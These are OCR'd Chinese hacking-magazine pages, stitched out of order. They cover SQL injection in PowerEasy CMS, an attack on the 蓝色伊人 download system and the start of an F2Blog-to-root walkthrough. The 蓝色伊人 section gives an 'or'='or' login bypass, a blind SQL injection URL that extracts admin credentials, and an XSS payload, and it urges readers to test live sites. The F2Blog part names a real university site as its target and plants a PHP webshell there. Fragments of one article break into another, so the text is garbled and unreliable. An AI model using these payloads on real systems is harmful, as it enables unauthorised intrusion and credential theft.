
接下来再看看UpdateVisit()中的代码

```
Sub UpdateVisit()
    Dim rsOut,VisitCount,OutNum
    VisitCount = 0
    Set rsOut = conn_counter.Execute("select count(ID) From PE_StatVisitor")
    VisitCount = rsOut(0)
    If VisitCount >= VisitRecord Then
dim rsOd
set rsOd = conn_counter.Execute("select top 1 VTime from PE_StatVisitor order by VTime asc")
if CountDatabaseType="SQL" then
conn_counter.Execute("update PE_StatVisitor set VTime='"&Now()&"',IP='"&IP&"',Address='"&Address&"',Browser='"&Browser&"',System='"&System&"',Screen='"&Screen&"',Color='"&Color&"',Timezone="&VisitTimezone&",Referer='"&Referer&"' where VTime='" & rsOd("VTime") & "'")
//把Browser插入数据库了。
        else
    ……省略无关代码……
    Set rsOut = Nothing
End Sub
```

由于HTTP_USER_AGENT可以伪造，且只将空格替换成了没有空格，所以还是存在漏洞的，此漏洞为注入漏洞。不过利用起来很不容易，Browser=Left(Browser,20)这个代码把Browser限制到只有20个字符，要想利用，我们要使BcType的值为1或者为2。要使BcType的值为1，必须包含字符"U"或字符"I"；要使BcType的值为2，必须包含"MSIE"4个

适合读者：入侵爱好者
前置知识：无

测试蓝色伊人下载系统



文/图 花非花[1.S.T]&&[L.S.T]

不知大家还记得有一款以淡蓝色为主色调的留言本不？对，就是蓝色伊人留言本。记得有高手曾经公布了这款程序的漏洞，当初我有幸学习了。今天偶然看见了一款仍以淡蓝色调为主色调的下载系统，而刚刚好，这款系统就叫蓝色伊人下载系统，作者仍是"蓝色伊人"。这两个"蓝色伊人"是否为同一个，还有待考证！下面，就让我们一起来测试一下这款下载系统吧！

蓝色伊人

1）注入漏洞

我们先来看看soft.asp文件中的部分代码。

```
softid = request.querystring("softid")
……省略无关代码……
sql = "select * from soft where id=" & softid
set rs = server.createobject("adodb.recordset")
rs.open sql, conn, 3, 3
```

其中，SQL是一个变量，用来存储SQL查询语句"select * from soft where id=" & softid"，然后执行SQL保存的语句。而这个softid是通过request.querystring方法从客户端获取的软件ID。我们看到了，直接用request.querystring方法获取数据，没有过滤！这样，就造成了注入漏洞。

2）后台验证过滤不严

字符。所以，BcType的值为1时，可供我们输入的还有19个字符，BcType的值为2时，可供我们输入的只有16个字符。虽然有漏洞，但是利用价值也不大，实属可惜。

修补方法

对于第一个漏洞，由HTTP_REFERER造成的小小问题，我们可以这样修改代码：

```
Sub InsertLog(LogType, ChannelID, UserName, UserIP,
LogContent, ScriptName, PostString)
    Dim sqlLog, rsLog
    sqlLog = "select top 1 * from PE_Log"
    Set rsLog = Server.CreateObject("Adodb.
RecordSet")
    rsLog.Open sqlLog, Conn, 1, 3
    rsLog.addnew
    rsLog("LogType") = LogType
    rsLog("ChannelID") = ChannelID
    rsLog("LogTime") = Now()
    rsLog("UserName") = UserName
    rsLog("UserIP") = UserIP
    rsLog("LogContent") = LogContent
    rsLog("ScriptName") = ReplaceBadChar
(ScriptName)
        //用动易提供的函数ReplaceBadChar()作过滤处理
    RsLog("PostString") = PostString
    rsLog.Update
    rsLog.Close
    Set rsLog = Nothing
End Sub
```

对于第二个删除任意文件的漏洞，最好不要从外部接收数据，要么就删除代码：fso.deleteFile(server.mappath(whichfile))。

对于第三个由于HTTP_USER_AGENT可以伪造导致的问题，我们可以把单引号过滤。用于修补的代码如下所示。

```
Browser=Left(Browser,20)
Browser=replace(Browser,"'","")
```

至此，动易内容管理系统的漏洞就分析完毕了，虽说拿不到WebShell，但对动易来说，存在的漏洞仍是致命的，利用第二个漏洞搞破坏太容易了。希望大家看了以后，不要去搞破坏哦，还在使用动易系统的朋友，记得快去可以修补漏洞啦！

```
1.name = request.form("name")
2.password = request.form("password")
3.……省略无关代码……
4.sql = "select * from admin where name='" & name & "' and password='" & password & "'"
5.set rs = server.createobject("adodb.recordset")
6.rs.open sql, conn, 1, 1
```

第1和第2行代码表示通过request.form方法获取从客户端post上来的数据name和password。第4行中用SQL变量保存"select * from admin where name='" & name & "' and password='" & password & "'"的结果。第6行是执行SQL保存的代码。在post数据的时候，没有过滤"不良"字符，导致我们用经典的'or'='or'便可绕过验证，并以管理员身份登录。

漏洞测试

我们这里只测试soft.asp文件的注入，绕过后台验证比较简单，直接在登录那里输入'or'='or'就可以了。

在下载系统数据库中，管理员表名为admin，列名有id、name和password，第一个管理员的ID=1。知道了这些，现在我们就可以进行注入了。

提交：http://localhost/soft.asp?softid=33%20and%20(select%20asc(mid(name,1,1))%20from%20admin%20where%20id=1)>100，返回了错误，如图1 所示。




图1

这说明ID=1的管理员的name字段的值的ASCII码值不大于100。再把>100改成>97，仍然出错，再改成>96就返回正常了，说明ID=1的管理员的name字段的值的ASCII码值为97。把>100改成=97后，返回正常了，如图2 所示。




图2

然后改变mid(name,1,1)第一个"1"为2、3……，然后和上面的方法一样继续猜解。猜完之后即可得到name字段所有的ASCII码值为：97、100、109、105和110。再改变mid(name,1,1)的name为password，继续按照上面的方法猜解。猜完之后得到的结果也是97、100、109、105和110。用牛族转换器转换一下，得到admin，如图3 所示。




图3

再用得到的密码登录，后台功能相对简单，但是仍然可以跨站，打开后台的"分类管理"链接，如图4 所示。修改里面的大类，注意前面加了个特殊图片的那些地方，如图中我圈住的地方，这里以图中的"ASP源码"进行修改。输入：ASP源码<script>alert("huahua")</script>，提交后，后台就跨出来了，到前台去看看，如图5 所示。




图4





图5

至于接下来该怎么利用，相信大家看黑客防线这么久，都该知道如何操作了，我就不再赘述了！好了，蓝色伊人下载系统的分析和利用到这里就介绍完了，大家可以到网上查找采用这套系统的网站自行测试一下试试。最后，文章若有不足之处，还请大家予以指出，谢谢啦！

适合读者：入侵爱好者
前置知识：Linux基础



从Web漏洞到Root权限全展现

文/图 cnbird[H.U.C]

很早就想写一篇从基本的Web漏洞到最后的Root权限的全过程展现的文章，但是一直苦于没有时间，最近比较轻松，所以抓紧时间写出了本文。废话不多说了，还是一起来看文章吧。

经常看黑防的朋友一定知道F2Blog的漏洞利用，这次我们讲解地就是利用F2Blog拿到WebShell到最后获得Root的过程，相信这里面有很多的技巧大家可以学到。

首先到milw0rm.com搜索F2Blog的漏洞利用程序并下载回来。有了EXP，我们就可以利用Google轻松地搜索到很多这样的程序，我们在结果中随便挑选一个站点http://www.jwit.edu.tw/~s9246071/blog/作为我们今天的目标。首先把EXP保存到C:\usr\local\php5，因为我用的是WAPM，大家可以到http://www.wapm.cn/下载。好了，我们进入PHP的目录执行EXP，如图1所示，这就是f2blog.php的运行界面。根据EXP的要求，我们填写参数并执行，如图2所示。大概等了有3分钟的时间，出现如图3所示的画面就表示我们已经成功了，得到了一个一句话的PHP木马，地址是http://www.jwit.edu.tw/~s9246071/blog/cache/loveshell.php。

